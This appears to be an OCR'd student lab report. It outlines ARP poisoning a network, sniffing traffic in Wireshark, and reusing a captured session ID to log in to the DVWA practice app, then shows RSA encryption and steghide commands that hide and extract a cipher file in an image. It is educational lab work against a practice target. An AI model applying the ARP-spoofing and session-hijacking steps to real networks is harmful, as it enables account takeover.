
Arp poisoning the network to analyze the packets




To see the packets open wireshark:




In wireshark anlayse the packets



Find the session Id:




Use the session id login the to the DVWA




3.Generate cipher.txt which includes Encrypted value of your “Name” using the RSA public key & Hide cipher.txt behind Image using Steganography. Also showcase decryption using RSA Private Key

Plain Text:

Conversion of plain text to cipher text:
RSA Algorithm





Cipher Text:

Steganography:

Hide the cipher text file in the image

```
manoj@manoj:~/Documents/Academor$ sudo steghide embed -ef cipher.txt -cf a.jpg
Enter passphrase:
Re-Enter passphrase:
embedding "cipher.txt" in "a.jpg"... done
manoj@manoj:~/Documents/Academor$ ls
 a.jpg         'Screenshot from 2023-09-28 21-10-12.png'
 cipher.txt    'Screenshot from 2023-09-28 21-14-00.png'
 plain.txt     'Screenshot from 2023-09-28 21-16-10.png'
 private.pem   'Screenshot from 2023-09-28 21-17-40.png'
 public.pem
manoj@manoj:~/Documents/Academor$
```

Decryption:

```
manoj@manoj:~/Documents/Academor$ sudo steghide extract -sf a.jpg -xf extract.txt
Enter passphrase:
wrote extracted data to "extract.txt".
manoj@manoj:~/Documents/Academor$ ls
 a.jpg         'Screenshot from 2023-09-28 21-10-12.png'
 cipher.txt    'Screenshot from 2023-09-28 21-14-00.png'
 extract.txt   'Screenshot from 2023-09-28 21-16-10.png'
 plain.txt     'Screenshot from 2023-09-28 21-17-40.png'
 private.pem   'Screenshot from 2023-09-28 21-24-09.png'
 public.pem
manoj@manoj:~/Documents/Academor$ nano extract.txt
manoj@manoj:~/Documents/Academor$
```

Decrypted text: